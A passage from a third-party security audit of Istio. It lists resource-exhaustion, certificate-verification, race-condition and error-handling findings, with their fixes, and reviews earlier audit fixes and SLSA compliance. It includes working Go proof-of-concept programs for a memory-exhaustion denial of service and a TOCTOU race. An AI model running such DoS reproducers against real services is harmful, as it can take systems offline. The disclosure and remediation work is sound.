274 wasmPluginFileName)
275 }
```

Exploitation

An attacker would need to make Istio fetch a tar archive containing a large file. This is fairly low effort. The URL that the tar archive is downloaded from has a high level of trust, and exploitation is therefore difficult.

5: Possible memory exhaustions in http utilities

Severity: Low	Difficulty: Medium
Fixed: Yes	Affected components: • pkg/wasm • Istio operator
Vectors: • CWE-400: Uncontrolled Resource Consumption • CWE-770: Allocation of Resources Without Limits or Throttling	
ID: ADA-IST-5	
Fix: https://github.com/istio/istio/pull/41894	

Description

Istio has several cases of reading data with `io.ReadAll()` without enforcing a limit. This can lead to system resource exhaustion if a large byte buffer is read into memory.

Case 1

A general Get function that makes an http request and reads the entire response into memory:
https://github.com/istio/istio/blob/ed2de8c50dab2b10bdd165a2bdb2349d6d0eaeb6/operator/pkg/httprequest/httprequest.go#L33

```
23  // Get sends an HTTP GET request and returns the result.
24  func Get(url string) ([]byte, error) {
25        resp, err := http.Get(url)
26        if err != nil {
27              return nil, err
28        }
29        defer resp.Body.Close()
30        if resp.StatusCode != http.StatusOK {
31              return nil, fmt.Errorf("failed to fetch URL %s : %s", url,
    resp.Status)
32        }
33        ret, err := io.ReadAll(resp.Body)
34        if err != nil {
35              return nil, err
36        }
37        return ret, nil
38  }
```

Case 2

https://github.com/istio/istio/blob/69b1e0f7bc04fcc6f32f0eab8c796cfed78b4c02/pkg/wasm/httpfetcher.go#L69

(f *HTTPFetcher).Fetch() downloads a WASM module with HTTP.Get().

```
68  // Fetch downloads a wasm module with HTTP get.
69  func (f *HTTPFetcher) Fetch(ctx context.Context, url string, allowInsecure
    bool) ([]byte, error) {
70          c := f.client
71          if allowInsecure {
72                  c = f.insecureClient
73          }
74          attempts := 0
75          o := backoff.DefaultOption()
76          o.InitialInterval = f.initialBackoff
77          b := backoff.NewExponentialBackOff(o)
78          var lastError error
79          for attempts < f.requestMaxRetry {
80                  attempts++
81                  req, err := http.NewRequestWithContext(ctx, http.MethodGet,
    url, nil)
82                  if err != nil {
83                          wasmLog.Debugf("wasm module download request failed:
    %v", err)
84                          return nil, err
85                  }
86                  resp, err := c.Do(req)
87                  if err != nil {
88                          lastError = err
89                          wasmLog.Debugf("wasm module download request failed:
    %v", err)
90                          if ctx.Err() != nil {
91                                  // If there is context timeout, exit this loop.
92                                  return nil, fmt.Errorf("wasm module download
    failed after %v attempts, last error: %v", attempts, lastError)
93                          }
94                          time.Sleep(b.NextBackOff())
95                          continue
96                  }
97                  if resp.StatusCode == http.StatusOK {
98                          body, err := io.ReadAll(resp.Body)
99                          resp.Body.Close()
100                         return unboxIfPossible(body), err
101                 }
102                 lastError = fmt.Errorf("wasm module download request failed:
    status code %v", resp.StatusCode)
103                 if retryable(resp.StatusCode) {
104                         body, _ := io.ReadAll(resp.Body)
105                         wasmLog.Debugf("wasm module download failed: status
    code %v, body %v", resp.StatusCode, string(body))
```

```
106                     resp.Body.Close()
107                     time.Sleep(b.NextBackOff())
108                     continue
109             }
110             resp.Body.Close()
111             break
112     }
113     return nil, fmt.Errorf("wasm module download failed after %v
    attempts, last error: %v", attempts, lastError)
114 }
```

https://github.com/istio/istio/blob/69b1e0f7bc04fcc6f32f0eab8c796cfed78b4c02/pkg/wasm/httpfetcher.go#L150

```
150 func getFileFromGZ(b []byte) []byte {
151     buf := bytes.NewBuffer(b)
152
153     zr, err := gzip.NewReader(buf)
154     if err != nil {
155         return nil
156     }
157
158     ret, err := io.ReadAll(zr)
159     if err != nil {
160         return nil
161     }
162     return ret
163 }
```

Demo

The DoS in `HTTPFetcher.Fetch()` can be demonstrated with the following simple program. It sets up a server with a route that writes a large buffer to the http response. It then implements a copy of Istio's `HTTPFetcher` which prints out the size of the response body after it has been read into memory. The global variable `bufferSize` can be modified to demonstrate that the response body will be read no matter its size.

To run the program, copy the code to `main.go` and run the file with `go run main.go`. The resulting stack trace should be:

```
2022/10/12 15:56:26 server started
Creating fetcher
Fetching
size of returned body:  1.86GB
```

`main.go`

```
1 package main
```

```
2
3   import (
4           "bytes"
5           "context"
6           "crypto/tls"
7           "fmt"
8           "io"
9           "log"
10          "net/http"
11          "os"
12          "os/signal"
13          "time"
14
15          byteSize "github.com/inhies/go-bytesize"
16          "istio.io/istio/pkg/backoff"
17  )
18
19  var (
20          bufferSize = 500000000
21  )
22
23  // Creates a server and serves it.
24  // There is nothing from Istio here.
25  // The route writes a large buffer to the response to demonstrate
26  // that Istio reads the entire response body into memory.
27  func serve(ctx context.Context) (err error) {
28
29          mux := http.NewServeMux()
30          mux.Handle("/", http.HandlerFunc(
31                  func(w http.ResponseWriter, r *http.Request) {
32
33                          w.Write(bytes.Repeat([]byte("Test"), bufferSize))
34                  },
35          ))
36
37          srv := &http.Server{
38                  Addr:    ":6969",
39                  Handler: mux,
40          }
41
42          go func() {
43                  if err = srv.ListenAndServe(); err != nil && err !=
    http.ErrServerClosed {
44                          log.Fatalf("listen:%+s\n", err)
45                  }
46          }()
47
48          log.Printf("server started")
49          d, err := time.ParseDuration("20s")
50          if err != nil {
```

```
51              panic(err)
52      }
53      fmt.Println("Creating fetcher")
54      f := NewHTTPFetcher(d, 5)
55      fmt.Println("Fetching")
56      f.Fetch(context.Background(), "http://localhost:6969", true)
57
58      <-ctx.Done()
59
60      log.Printf("server stopped")
61
62      ctxShutDown, cancel := context.WithTimeout(context.Background(),
    5*time.Second)
63      defer func() {
64              cancel()
65      }()
66
67      if err = srv.Shutdown(ctxShutDown); err != nil {
68              log.Fatalf("server Shutdown Failed:%+s", err)
69      }
70
71      log.Printf("server exited properly")
72
73      if err == http.ErrServerClosed {
74              err = nil
75      }
76
77      return
78  }
79
80  func main() {
81
82      c := make(chan os.Signal, 1)
83      signal.Notify(c, os.Interrupt)
84
85      ctx, cancel := context.WithCancel(context.Background())
86
87      go func() {
88              oscall := <-c
89              log.Printf("system call:%+v", oscall)
90              cancel()
91      }()
92
93      if err := serve(ctx); err != nil {
94              log.Printf("failed to serve:+%v\n", err)
95      }
96  }
97
98  // Copy of istio.io/pkg/wasm.HTTPFetcher
99  type HTTPFetcher struct {
```

```
100         client          *http.Client
101         insecureClient  *http.Client
102         initialBackoff  time.Duration
103         requestMaxRetry int
104 }
105
106 // Copy of istio.io/pkg/wasm.NewHTTPFetcher
107 func NewHTTPFetcher(requestTimeout time.Duration, requestMaxRetry int)
    *HTTPFetcher {
108         if requestTimeout == 0 {
109                 requestTimeout = 5 * time.Second
110         }
111         transport := http.DefaultTransport.(*http.Transport).Clone()
112         transport.TLSClientConfig = &tls.Config{InsecureSkipVerify: true}
113         return &HTTPFetcher{
114                 client: &http.Client{
115                         Timeout: requestTimeout,
116                 },
117                 insecureClient: &http.Client{
118                         Timeout:   requestTimeout,
119                         Transport: transport,
120                 },
121                 initialBackoff:  time.Millisecond * 500,
122                 requestMaxRetry: requestMaxRetry,
123         }
124 }
125
126 // Fetch implements a minimized version of istio.io/pkg/wasm.(f
    *HTTPFetcher).Fetch()
127 // The main minimization is:
128 // - Removal of logging
129 // - Removal of everything after reading the body of the http response
130 func (f *HTTPFetcher) Fetch(ctx context.Context, url string, allowInsecure
    bool) ([]byte, error) {
131         c := f.client
132         if allowInsecure {
133                 c = f.insecureClient
134         }
135         attempts := 0
136         o := backoff.DefaultOption()
137         o.InitialInterval = f.initialBackoff
138         b := backoff.NewExponentialBackOff(o)
139
140         for attempts < f.requestMaxRetry {
141                 attempts++
142                 req, err := http.NewRequestWithContext(ctx, http.MethodGet,
    url, nil)
143                 if err != nil {
144                         return nil, err
145                 }
```

```
146             resp, err := c.Do(req)
147             if err != nil {
148
149                     if ctx.Err() != nil {
150
151                             return nil, fmt.Errorf("err\n")
152                     }
153                     time.Sleep(b.NextBackOff())
154                     continue
155             }
156             if resp.StatusCode == http.StatusOK {
157                     body, err := io.ReadAll(resp.Body)
158                     bs, err := byteSize.Parse(fmt.Sprintf("%d B",
    len(body)))
159                     if err != nil {
160                             panic(err)
161                     }
162                     fmt.Println("size of returned body: ", bs)
163                     resp.Body.Close()
164                     _ = err
165             }
166             resp.Body.Close()
167             break
168       }
169       return nil, nil
170 }
```

6: Communication between Istio control plane components skips certificate verification

Severity: Low	Difficulty: High
Fixed: Yes	Affected components: • pkg/wasm • Istio Agent • Istio Pilot • Istioctl
Vectors: • CWE-295: Improper Certificate Validation	
ID: ADA-IST-6	
Fix: https://github.com/istio/istio/pull/41930	

Description

In some experimental code, test code and code where a user has explicitly opted into insecure mode, `InsecureSkipVerify` mode is enabled. As stated by the `crypto/tls` documentation:

"*In this mode, TLS is susceptible to machine-in-the-middle attacks unless custom verification is used. This should be used only for testing or in combination with VerifyConnection or VerifyPeerCertificate.*"

The issue was found to have no severe production impact due to this happening only in experimental code, test code and in opt-in insecure modes.

7: Unhandled errors

Severity: Informational	Difficulty: n/a
Fixed: Yes	
Vectors: • CWE-391: Unchecked Error Condition	
ID: ADA-IST-7	
Fix: https://github.com/istio/istio/pull/41902	

Description

Istio ignores return values of errors in several places. This can lead to undefined behaviour since the code following may assume no error happened.

https://github.com/istio/istio/blob/a275113235b95a10ace56b8bef5d69278513bcc1/security/pkg/nodeagent/caclient/providers/google/client.go#L124	`func (cl *googleCAClient) Close() {`
	`  if cl.conn != nil {`
	`  cl.conn.Close()`
	`  }`
	`}`

https://github.com/istio/istio/blob/d0705cf0ed5591cc26c08001f3faab0a880aec48/security/pkg/k8s/chiron/utils.go#L168	`conn, err := net.DialTimeout("tcp", addr, 1*time.Second)`
	`if err != nil {`
	`  log.Debugf("DialTimeout() returns err: %v", err)`
	`  // No connection yet, so no need to conn.Close()`
	`  return false`
	`}`
	`conn.Close()`
	`return true`

https://github.com/istio/istio/blob/69b1e0f7bc04fcc6f32f0eab8c796cfed78b4c02/pkg/wasm/httpfetcher.go#L110	`if retryable(resp.StatusCode) {`
	`  body, _ := io.ReadAll(resp.Body)`
	`  wasmLog.Debugf("wasm module download failed: status code %v, body %v", resp.StatusCode, string(body))`
	`  resp.Body.Close()`
	`  time.Sleep(b.NextBackOff())`
	`  continue`
	`}`
	`resp.Body.Close()`
	`break`

https://github.com/istio/istio/blob/69b1e0f7bc04fcc6f32f0eab	`if retryable(resp.StatusCode) {`
	`  body, _ := io.ReadAll(resp.Body)`
	`  wasmLog.Debugf("wasm module download failed: status`

8c796cfed78b4c02/pkg/wasm/httpfetcher.go#L106	`code %v, body %v", resp.StatusCode, string(body))`
	`resp.Body.Close()`
	`time.Sleep(b.NextBackOff())`
	`continue`
	`}`

https://github.com/istio/istio/blob/69b1e0f7bc04fcc6f32f0eab8c796cfed78b4c02/pkg/wasm/httpfetcher.go#L99	`if resp.StatusCode == http.StatusOK {`
	`body, err := io.ReadAll(resp.Body)`
	`resp.Body.Close()`
	`return unboxIfPossible(body), err`
	`}`

https://github.com/istio/istio/blob/69b1e0f7bc04fcc6f32f0eab8c796cfed78b4c02/pkg/istio-agent/agent.go#L704	`if err != nil {`
	`return err`
	`}`
	`conn.Close()`

https://github.com/istio/istio/blob/9b625fdeae8e9a6176cab53371d2845022c615ae/pkg/hbone/server.go#L75	`wg := sync.WaitGroup{}`
	`wg.Add(1)`
	`go func() {`
	`// downstream (hbone client) <-- upstream (app)`
	`copyBuffered(w, dst, log.WithLabels("name", "dst to w"))`
	`r.Body.Close()`
	`wg.Done()`
	`}()`

https://github.com/istio/istio/blob/9b625fdeae8e9a6176cab53371d2845022c615ae/pkg/hbone/dialer.go#L180	`conn := tls.Client(rawConn, config)`
	`if err := conn.HandshakeContext(ctx); err != nil {`
	`rawConn.Close()`
	`return nil, err`
	`}`

https://github.com/istio/istio/blob/cd19f89a6c27e77b6f6509ad015b9b5c3a3e4c0c/pkg/config/crd/validator.go#L104	`closers := make([]io.Closer, 0, len(files))`
	`defer func() {`
	`for _, closer := range closers {`
	`closer.Close()`
	`}`
	`}()`

https://github.com/istio/istio/blob/e0110ff89739f8dc15b69c4a9a3c53854bb57ca1/pkg/config/analysis/diag/message.go#L122	`j, err := json.Marshal(mb)`
	`if err != nil {`
	`return r`
	`}`
	`json.Unmarshal(j, &r) // nolint: errcheck`
	
	`return r`

https://github.com/is	`if err != nil {`

tio/istio/blob/a7e57f950edc9f06b29f977d82fd8dfa9ae5f35b/pilot/cmd/pilot-agent/status/server.go#L758	`w.WriteHeader(http.StatusInternalServerError)`
	`} else {`
	`w.WriteHeader(http.StatusOK)`
	`conn.Close()`
	`}`

https://github.com/istio/istio/blob/a7e57f950edc9f06b29f977d82fd8dfa9ae5f35b/pilot/cmd/pilot-agent/status/server.go#L499	`if envoy != nil {`
	`envoy.Close()`
	`}`
	`if application != nil {`
	`application.Close()`
	`}`

https://github.com/istio/istio/blob/959887237eee77be3e27152438c479aa4c4712cc/operator/pkg/util/tgz/tgz.go#L110	`outFile, err := os.Create(dest)`
	`if err != nil {`
	`return fmt.Errorf("create: %v", err)`
	`}`
	`if _, err := io.Copy(outFile, tarReader); err != nil {`
	`return fmt.Errorf("copy: %v", err)`
	`}`
	`outFile.Close()`

https://github.com/istio/istio/blob/f0d144128cd1a4f7d815271e0f6a30c699df7b28/istioctl/pkg/validate/validate.go#L292	`warning, err := v.validateFile(istioNamespace, defaultNamespace, reader, writer)`
	`if err != nil {`
	`errs = multierror.Append(errs, err)`
	`}`
	`reader.Close()`
	`warningsByFilename[filename] = warning`

https://github.com/istio/istio/blob/9cd26dcb0b2f7c46d5ca9f4b51dedd0c9e4389b0/istioctl/cmd/revision.go#L396	`tw := new(tabwriter.Writer).Init(w, 0, 0, 1, ' ', 0)`
	`tw.Write([]byte("WEBHOOK\tTAG\n"))`
	`for _, wh := range desc.Webhooks {`
	`tw.Write([]byte(fmt.Sprintf("%s\t%s\n", wh.Name, renderWithDefault(wh.Tag, "<no-tag>"))))`
	`}`
	`return tw.Flush()`

https://github.com/istio/istio/blob/9cd26dcb0b2f7c46d5ca9f4b51dedd0c9e4389b0/istioctl/cmd/revision.go#L768	`tw := new(tabwriter.Writer).Init(writer, 0, 8, 1, ' ', 0)`
	`if verbose {`
	`tw.Write([]byte("REVISION\tTAG\tISTIO-OPERATOR-CR\tPROFILE\tREQD-COMPONENTS\tCUSTOMIZATIONS\n"))`
	`} else {`
	`tw.Write([]byte("REVISION\tTAG\tISTIO-OPERATOR-CR\tPROFILE\tREQD-COMPONENTS\n"))`
	`}`

https://github.com/istio/istio/blob/0e4e9a8064e5483deb6dee	`r, err := os.Open(path)`
	`if err != nil {`
	`return err`

0a9a5cf72728c896af/istioctl/cmd/analyze.go#L397	} runtime.SetFinalizer(r, func(x *os.File) { x.Close() }) readers = append(readers, local.ReaderSource{Name: path, Reader: r}) return nil

https://github.com/istio/istio/blob/0e4e9a8064e5483deb6dee0a9a5cf72728c896af/istioctl/cmd/analyze.go#L397	r, err := os.Open(f)
	if err != nil {
	  return local.ReaderSource{}, err
	}
	runtime.SetFinalizer(r, func(x *os.File) { x.Close() })
	return local.ReaderSource{Name: f, Reader: r}, nil

https://github.com/istio/istio/blob/9598872372eee77be3e27152438c479aa4c4712cc/operator/pkg/util/tgz/tgz.go#L61	return filepath.Walk(srcDir, func(file string, fi os.FileInfo, err error) error {
	  if err != nil {
	  return err
	  }
	  if !fi.Mode().IsRegular() {
	  return nil
	  }
	  header, err := tar.FileInfoHeader(fi, fi.Name())
	  if err != nil {
	  return err
	  }
	  header.Name = strings.TrimPrefix(strings.Replace(file, srcDir, "", -1), string(filepath.Separator))
	  if err := tw.WriteHeader(header); err != nil {
	  return err
	  }
	
	  f, err := os.Open(file)
	  if err != nil {
	  return err
	  }
	  defer f.Close()
	
	  if _, err := io.Copy(tw, f); err != nil {
	  return err
	  }
	  return nil
	})

https://github.com/istio/istio/blob/e0110ff89739f8dc15b69c4a9a3c53854bb57ca1/operator/pkg/helm/urlfetcher.go#L87	func (f *URLFetcher) Fetch() error {
	  if _, _, err := URLToDirname(f.url); err != nil {
	  return err
	  }
	  saved, err := DownloadTo(f.url, f.destDirRoot)
	  if err != nil {
	  return err

```
	}

	reader, err := os.Open(saved)
	if err != nil {
		return err
	}
	defer reader.Close()

	// Limit reads to 10mb; charts should be orders of
magnitude smaller.
	return tgz.Extract(io.LimitReader(reader,
1024*1024*10), f.destDirRoot)
}
```

8: Use of deprecated 3rd party library

Severity: Low	Difficulty: High
Fixed: Yes	Affected components: • pkg/model
Vectors: • CWE-1104: Use of Unmaintained Third Party Components	
ID: ADA-IST-8	
URLs Fix: https://github.com/istio/istio/pull/41343	

Description

Istio uses the deprecated library `github.com/gogo/protobuf` in the following places:

- https://github.com/istio/istio/blob/42afa0a83e529f9135bfdfd41eb0a315ac470d6e/pkg/config/model.go

Istio uses this dependency several other places, but at the time of the audit they were verified by the Istio maintainers and found to be acceptable use cases.

Note: Much work to migrate from `gogo/protobuf` to `golang/protobuf` had already been done here: https://github.com/istio/istio/pull/38055

9: TOCTOU race conditions in file utils

Severity: Medium	Difficulty: High
Fixed: No	Affected components: • pkg/file/file
Vectors: • CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition	
ID: ADA-IST-9	
Fix: https://github.com/istio/istio/pull/42040	

Description

Two TOCTOU race conditions exist in the `AtomicCopy` and `Copy` file utils.
https://github.com/istio/istio/blob/f8b4dc7bccc1fd2044c6014aea29368d46f086cc/pkg/file/file.go#L23-L50

```
24  func AtomicCopy(srcFilepath, targetDir, targetFilename string) error {
25        info, err := os.Stat(srcFilepath)
26        if err != nil {
27              return err
28        }
29
30        input, err := os.ReadFile(srcFilepath)
31        if err != nil {
32              return err
33        }
34
35        return AtomicWrite(filepath.Join(targetDir, targetFilename), input,
    info.Mode())
36  }
37
38  func Copy(srcFilepath, targetDir, targetFilename string) error {
39        info, err := os.Stat(srcFilepath)
40        if err != nil {
41              return err
42        }
43
44        input, err := os.ReadFile(srcFilepath)
45        if err != nil {
46              return err
47        }
48
49        return os.WriteFile(filepath.Join(targetDir, targetFilename),
    input, info.Mode())
50  }
```

Demo

The race condition can be demonstrated as such:

```
package main

import (
	"bytes"
	"fmt"
	"os"
	"time"
)

var (
	data1       = []byte("correctfile")
	data2       = []byte("wrongfile")
	srcFilepath = "fileToCopy"
	checked     = false
	finished    = false
)

func WinRace() {
	for true {
		if finished == true {
			break
		}
		if checked == true {
			os.Remove(srcFilepath)
			err := os.WriteFile(srcFilepath, data2, 0644)
			if err != nil {
				panic(err)
			}
		}
	}
}

func main() {
	go WinRace()

	// To test this out, we first create the file
	err := os.WriteFile(srcFilepath, data1, 0644)
	if err != nil {
		panic(err)
	}
	defer os.Remove(srcFilepath)

	// Now we check that the file exists with os.Stat()
	_, err = os.Stat(srcFilepath)
	if err != nil {
		panic(err)
```

```
47          }
48
49          // This is done solely for ease of reproduction. In a real-world
50          // scenario, an attacker would need to time this part.
51          checked = true
52          time.Sleep(500 * time.Millisecond)
53
54          // The attacker should now have replaced the file.
55          // When istio proceeds to read it, it is another file
56          // with different file contents.
57
58          input, err := os.ReadFile(srcFilepath)
59          if err != nil {
60                panic(err)
61          }
62          if res := bytes.Compare(data1, input); res != 0 {
63
64    panic(fmt.Sprintf("\n\n+++++++++++++++\n%s\n%s\n+++++++++++++++",
65                      "The expected file contents are not equal to the
66    current file contents.",
67                      "The attacker has won the race."))
68          }
69          finished = true
70    }
```

Running this reproducer will result in either:

```
panic: open fileToCopy: no such file or directory

goroutine 1 [running]:
main.main()
        /tmp/go-poc/main.go:61 +0x1db
exit status 2
```

… which means the attacker did not win the race.

Or :

```
panic:

+++++++++++++++
The expected file contents are not equal to the current file contents.
The attacker has won the race.
+++++++++++++++

goroutine 1 [running]:
main.main()
        /tmp/go-poc/main.go:63 +0x1cc
```

… which means the attacker won the race.

10: H2c handlers are uncapped

Severity: High	Difficulty: High
Fixed: Yes	Affected components: • Istio Bootstrap server
Vectors: • CWE-400: Uncontrolled Resource Consumption • CWE-770: Allocation of Resources Without Limits or Throttling	
ID: ADA-IST-10	
Fix: https://github.com/istio/istio/pull/41872	

Description

Golangs `golang.org/x/net/http2/h2c` `handler` reads the first request in an h2c connection entirely into memory which could allow a malicious actor to send a large http request and cause DoS. This is a feature of the h2c library and is documented here: https://pkg.go.dev/golang.org/x/net/http2/h2c. It says:

"*The first request on an h2c connection is read entirely into memory before the Handler is called. To limit the memory consumed by this request, wrap the result of NewHandler in an http.MaxBytesHandler.*"

Istio does not wrap the result of `h2c.NewHandler` in an `http.MaxBytesHandler` which may make it susceptible to a DoS attack from a large http request.

The `h2c.NewHandler()` is used the Bootstrap server: https://github.com/istio/istio/blob/2b39b30c7f69efdf2421482662540455a37584b9/pilot/pkg/bootstrap/server.go#L589

```
multiplexHandler := h2c.NewHandler(http.HandlerFunc(func(w http.ResponseWriter,
r *http.Request) {
	// If we detect gRPC, serve using grpcServer
	if r.ProtoMajor == 2 && strings.HasPrefix(r.Header.Get("content-type"),
"application/grpc") {
		s.grpcServer.ServeHTTP(w, r)
		return
	}
	// Otherwise, this is meant for the standard HTTP server
	s.httpMux.ServeHTTP(w, r)
}), h2s)
```

At the time of the audit, Istio also uses the h2c.NewHandler() in the HBONE server and the Istio Agent, however those two usages were assessed by the Istio maintainers to not represent real world threats.

11: STS server is susceptible to DoS if debug mode is enabled

Severity: High	**Difficulty: Medium**
Fixed: Yes	Affected components: • Istio Bootstrap server
Vectors: • CWE-400: Uncontrolled Resource Consumption • CWE-770: Allocation of Resources Without Limits or Throttling	
ID: ADA-IST-11	
Fix: https://github.com/istio/istio/pull/41962	

Description

The Security Token Service (STS) server is susceptible to DoS attacks if the user has enabled debugging of the `stsServerLog`.

The STS server has two routes:

- `TokenPath` which resolves at `/token`
- `StsStatusPath` which resolves at `/stsStatus`

They are initialized here:
https://github.com/istio/istio/blob/a275113235b95a10ace56b8bef5d69278513bcc1/security/pkg/stsservice/server/server.go#L78-L84

```
func NewServer(config Config, tokenManager security.TokenManager) (*Server,
error) {
	s := &Server{
		tokenManager: tokenManager,
	}
	mux := http.NewServeMux()
	mux.HandleFunc(TokenPath, s.ServeStsRequests)
	mux.HandleFunc(StsStatusPath, s.DumpStsStatus)
```

`TokenPath` is guarded from excessively large http requests with the `http.Request.ParseForm()` which sets an upper limit of the http request body of 10MB. However, if the user has enabled debugging, the `Request.ParseForm()` guard comes after the request is dumped with a call to `net/http/httputil.DumpRequest()` which will read the entire request into memory:

https://github.com/istio/istio/blob/a275113235b95a10ace56b8bef5d69278513bcc1/security/pkg/stsservice/server/server.go#L131

```
131 func (s *Server) validateStsRequest(req *http.Request)
    (security.StsRequestParameters, error) {
132         reqParam := security.StsRequestParameters{}
133         if req == nil {
134                 return reqParam, errors.New("request is nil")
135         }
136
137         if stsServerLog.DebugEnabled() {
138                 reqDump, _ := httputil.DumpRequest(req, true)
139                 stsServerLog.Debugf("Received STS request: %s",
    string(reqDump))
140         }
141         if req.Method != "POST" {
142                 return reqParam, fmt.Errorf("request method is invalid,
    should be POST but get %s", req.Method)
143         }
144         if req.Header.Get("Content-Type") != URLEncodedForm {
145                 return reqParam, fmt.Errorf("request content type is invalid,
    should be %s but get %s", URLEncodedForm,
146                         req.Header.Get("Content-type"))
147         }
148         if parseErr := req.ParseForm(); parseErr != nil {
149                 return reqParam, fmt.Errorf("failed to parse query from STS
    request: %v", parseErr)
150         }
```

This is also the case for the STS server's second route, `StsStatusPath`, which also passes an unbounded http request to `DumpRequest()` in case the user has enabled debugging: https://github.com/istio/istio/blob/a275113235b95a10ace56b8bef5d69278513bcc1/security/pkg/stsservice/server/server.go#L211

```
211 func (s *Server) DumpStsStatus(w http.ResponseWriter, req *http.Request) {
212         if stsServerLog.DebugEnabled() {
213                 reqDump, _ := httputil.DumpRequest(req, true)
214                 stsServerLog.Debugf("Received STS request: %s",
    string(reqDump))
215         }
```

Exploitation

This could allow an attacker to send an http request that would be passed into `httputil.DumpRequest()` which could exhaust memory of the machine.

The following demonstrates the issue:

```
1 package main
```

```
2
3
4   import (
5           "fmt"
6           "io"
7           "net/http"
8           "bytes"
9           "net/http/httputil"
10  )
11
12  func main() {
13
14          var totalLen int
15          readers := make([]io.Reader, 0)
16          for i:=0;i<1200;i++ {
17                  r := bytes.NewReader(bytes.Repeat([]byte("Test"),
    1000000))
18                  readers = append(readers, r)
19                  totalLen+=(1000000*4)
20
21          }
22          fmt.Println("Creating combined")
23          combined := io.MultiReader(readers...)
24          fmt.Println("len of combined in millions: ", totalLen/1000000)
25          req, err := http.NewRequest("POST", "", combined)
26          if err != nil {
27                  panic(err)
28          }
29
30          reqDump, err := httputil.DumpRequest(req, true)
31          if err != nil {
32                  panic(err)
33          }
34          fmt.Println("Here")
35  }
```

This program will not print out “Here” and will cause the machine to be inoperable from memory exhaustion. An attacker could exploit this by repeatedly sending large http requests that would keep the STS server offline.

Mitigation

This issue raises the question whether debug mode should ever be used in production. If it should, then this vulnerability puts users at risk from untrusted input. If debug mode should never be enabled in a production environment, then this should be clear through ample warnings in documentation and perhaps when the STS Server is started as well.

Review of fixes for issues from previous audit

One of the goals of this audit was to review the fixes the Istio project had made to mitigate the issues found in a previous security audit disclosed here: https://istio.io/latest/blog/2021/ncc-security-assessment/NCC_Group_Google_GOIST2005_Report_2020-08-06_v1.1.pdf. These issues were found in an audit performed in 2020 that found a total of 18 issues:

4 High severity issues
5 Medium severity issues
7 Low severity issues
2 Informational issues

These issues were reported to the Istio team who then triaged and mitigated the fixes. The entire audit was finalised with a blog post which can be found here: https://istio.io/latest/blog/2021/ncc-security-assessment/

Ada Logics reviewed how these fixes had been approached by the Istio community after they had been reported by the previous auditors. Our review focuses mostly on the work that had been done after the final audit report had been handed over to the Istio team, which is 6th August 2020, and until the audit was announced with the blog post on July 13th 2021. Since then, we believe Istio has changed their security practices profusely, and parts of our review may not be relevant at this point.

Ada Logics started out the review by requesting internal documentation that had been produced as part of the mitigation process. We then looked for public documentation related to the issues in the audit report. Finally we evaluated the affected code parts and code contributions to see if any issues were addressed without referring to the audit which is how some projects limit exploitability when resolving security-sensitive issues.

Results from assessing issues

All 18 issues have been resolved. However, documentation to reproduce or track fixes is lacking.

Review of tracking of issues

The Ada Logics auditors found some shortcomings in how the issues had been approached on the Istio side. In general, we found limited tracking, both internally and publicly. Upon request, the Istio team had little tracking documentation, and for only a limited number of

the issues. The issues that were documented and tracked internally were not up-to-date and the information for each of the issues were incomplete.
Publicly, the issues had not been tracked. Ada Logics did a search for each issue in the Istio github repository and only found mention of one by a contributor:

- NCC-GOIST2005-009: https://github.com/istio/istio/issues/35250

As such, none of the issues have been tracked publicly, and as a result of that, no fixes had been tracked at a per-issue level either. Some documentation about Istio's mitigation of the identified issues is the blog post written about the audit and how the issues were approached: https://istio.io/latest/blog/2021/ncc-security-assessment/. However, the blog post gives more of a qualitative discussion and does not give a clear overview of each issue identified in the audit. Ideally, there should be a public mapping of each issue to a PR/commit with the given fix.

This lack of both internal and external documentation makes it difficult for both maintainers, external contributors and auditors to review whether previously identified security issues have been properly mitigated. This difficulty was exacerbated in the current audit since all Istio team members that were involved in the previous security have left the project.

In future security audits we recommend more transparent and public tracking of issues, and explicit notions of fixes for each issue. The goal of this is to make it easier for users to track any potential issues that they may be affected by.

Istio SLSA compliance

Ada Logics follows the specifications of SLSA v0.1 that are outlined here: https://slsa.dev/spec/v0.1/requirements. This version of compliance requirements is currently in alpha and is likely to change.

Istio performs well in all categories except for provenance. Only two items are left marginally unsatisfied in the build process. The build is not fully satisfied because the build can access secrets from the build service, where SLSA requirements state that:

"*It MUST NOT be possible for a build to access any secrets of the build service*".

The Build requirements also fail in the hermetic part, because builds run with network access, while SLSA compliance requires no network access:

"*The build service… MUST prevent network access while running the build steps.*"

With regards to reproducibility of builds, Ada Logics did not find evidence of any declaration of whether the build script is intended to be reproducible. This is a soft requirement for fulfilling "Reproducible" of the build process compliance:

"*The user-provided build script SHOULD declare whether the build is intended to be reproducible or a justification why not.*"

Overview

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Source - Version controlled		✓	✓	✓
Source - Verified history			✓	✓
Source - Retained indefinitely				
Source - Two-person reviewed				
Build - Scripted build	✓	✓	✓	✓
Build - Build service		✓	✓	✓
Build - Build as code			✓	✓
Build - Ephemeral environment			✓	✓

Build - Isolated			⛔	⛔
Build - Parameterless				✓
Build - Hermetic				⛔
Build - Reproducible				⛔
Provenance - Available	⛔	⛔	⛔	⛔
Provenance - Authenticated		⛔	⛔	⛔
Provenance - Service generated		⛔	⛔	⛔
Provenance - Non-falsifiable			⛔	⛔
Provenance - Dependencies complete				⛔
Provenance - Identifies artifact	⛔	⛔	⛔	⛔
Provenance - Identifies builder	⛔	⛔	⛔	⛔
Provenance - Identifies build instructions	⛔	⛔	⛔	⛔
Provenance - Identifies source code		⛔	⛔	⛔
Provenance - Identifies entry point			⛔	⛔
Provenance - Includes all build parameters			⛔	⛔
Provenance - Includes all transitive dependencies				⛔
Provenance - Includes reproducible info				⛔
Provenance - Includes metadata	⛔	⛔	⛔	⛔
Common - Security	Not defined by SLSA requirements			
Common - Access				✓
Common - Superusers				✓

Recommendations

Once Istio starts generating provenance which identifies artifact, builder, build instructions and metadata, the project will comply with SLSA 1. To comply with SLSA 2, the provenance will need more data, but only the provenance would need improvement. The slsa-github-generator can be integrated into Istio's build pipeline as a first step to start

work on provenance generation. This would generate provenance that satisfies SLSA level 3 which would bring Istio close to overall level 3 compliance.